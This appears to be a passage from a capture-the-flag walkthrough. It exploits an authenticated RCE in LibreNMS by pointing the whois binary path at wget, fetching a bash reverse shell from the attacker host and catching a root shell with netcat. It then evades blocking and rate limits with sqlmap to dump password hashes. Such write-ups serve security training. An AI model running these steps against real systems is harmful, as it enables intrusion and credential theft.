
Accessing 127.0.0.1:8080 gives us a login page for LibreNMS.

LibreNMS is an auto-discovering PHP/MySQL/SNMP based network monitoring software which includes support for a wide range of network hardware and operating systems.



Testing for credential reuse again we can login using david and the password we found.

Clicking the gear and going into about LibreNMS gives us the version information.




Researching for potential vulnerabilities we find this version is vulnerable to RCE (CVE-2026-6204).


https://projectblack.io/blog/librenms-authenticated-rce-and-xss/

https://github.com/librenms/librenms/security/advisories/GHSA-pr3g-phhr-h8fh


We follow the steps of the advisory and going into global settings → external → binary locations and modifying any of the binaries. We modify whois to run wget.



We set up a python http server hosting our bash reverse shell.




Then we use ajax/netcmd?cmd=whois&query=192.168.186.130/bash.sh to execute wget.




```
┌──(root㉿kali)-[~]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.186.142 - - [03/Oct/2026 14:13:52] "GET /bash.sh HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

┌──(root㉿kali)-[~]
└─# nc -nlvp 80
listening on [any] 80 ...
```

Then we modify the whois path again this time to run /bin/bash.



Then we use ajax/netcmd?cmd=whois&query=bash.sh to execute our command.




```
┌──(root㉿kali)-[~]
└─# nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.186.130] from (UNKNOWN) [192.168.186.142] 42810
bash: cannot set terminal process group (1138): Inappropriate ioctl for device
bash: no job control in this shell
root@NOC:/opt/librenms/html# id
id
uid=0(root) gid=0(root) groups=0(root)
root@NOC:/opt/librenms/html#
```

Bonus: Exploiting SQL injection with SQLMap.

we can grab our cookie as john and attempt to exploit the SQL Injection with SQLMap however we get error 403.

```
┌──(root㉿kali)-[~]
└─# sqlmap -u 'http://192.168.186.142/welcome.php?user=*' --cookie="PHPSESSID=1b52daa7228f1a56e5e8939545edbb9e"

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.11#stable}
|_ -| . [*]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to o
esponsible for any misuse or damage caused by this program


[*] starting @ 14:28:31 /2026-10-03/

custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y
[14:28:44] [WARNING] it seems that you've provided empty parameter value(s) for testing. Please, always use only valid parameter values so sq
[14:28:44] [INFO] testing connection to the target URL
[14:28:45] [WARNING] the web server responded with an HTTP error code (403) which could interfere with the results of the tests
```


Let’s start burpsuite and proxy our request.

```
┌──(root㉿kali)-[~]
└─# sqlmap -u 'http://192.168.186.142/welcome.php?user=*' --cookie="PHPSESSID=1b52daa7228f1a56e5e8939545edbb9e" --proxy="http://127.0.0.1:8080"
```


Intercepting the request, sending it to repeater and sending the request we see “SQLMap detected” in the output.




As we can see in our request SQLMap uses a default user agent which seems to be being blocked. Let’s use the random-agent flag.



This time we got a Too Many Requests error. It seems there may be some rate limiting.



To get around the rate limit we will use delay flag to delay the requests, specify to try only union injection with technique flag to not waste time trying all types of SQL injection, and use level 5 flag to try more than just basic techniques. This way SQLMap can find the SQL injection.



And now we can use the dump flag to dump the nocdb database.

```
┌──(root㉿kali)-[~]
└─# sqlmap -u 'http://192.168.186.142/welcome.php?user=*' --cookie="PHPSESSID=1b52daa7228f1a56e5e8939545edbb9e" --random-agent --technique=U --delay=1 --level 5 --dump

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, st
esponsible for any misuse or damage caused by this program

[*] starting @ 15:00:19 /2026-10-03/

[15:00:20] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/26.0 Safa
'
custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y
[15:00:24] [WARNING] it seems that you've provided empty parameter value(s) for testing. Please, always use only valid parameter values so sqlmap could be able to run pr
[15:00:24] [INFO] resuming back-end DBMS 'mysql'
[15:00:24] [INFO] testing connection to the target URL
[15:00:25] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: UNION query
    Title: Generic UNION query (random number) - 1 column
    Payload: http://192.168.186.142/welcome.php?user=-6768 UNION ALL SELECT CONCAT(CONCAT('qkbvq','prxDRjynxgrlXDHPCyFUldDKxdtJcgeqfEnGbpqb'),'qjqvq')-- qzLe
---
[15:00:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.66
back-end DBMS: MySQL 5 (MariaDB fork)
[15:00:25] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[15:00:25] [INFO] fetching current database
[15:00:26] [INFO] fetching tables for database: 'nocdb'
[15:00:27] [INFO] fetching columns for table 'employees' in database 'nocdb'
[15:00:28] [INFO] fetching entries for table 'employees' in database 'nocdb'
[15:00:30] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: nocdb
Table: employees
[2 entries]
+----+----------------------------------+----------+
| id | password                         | username |
+----+----------------------------------+----------+
| 1  | 75a82b8afbe56da71631a776c47b1bb2 | admin    |
| 2  | ba0115e0716ffcbf02a1949593f64721 | john     |
+----+----------------------------------+----------+
```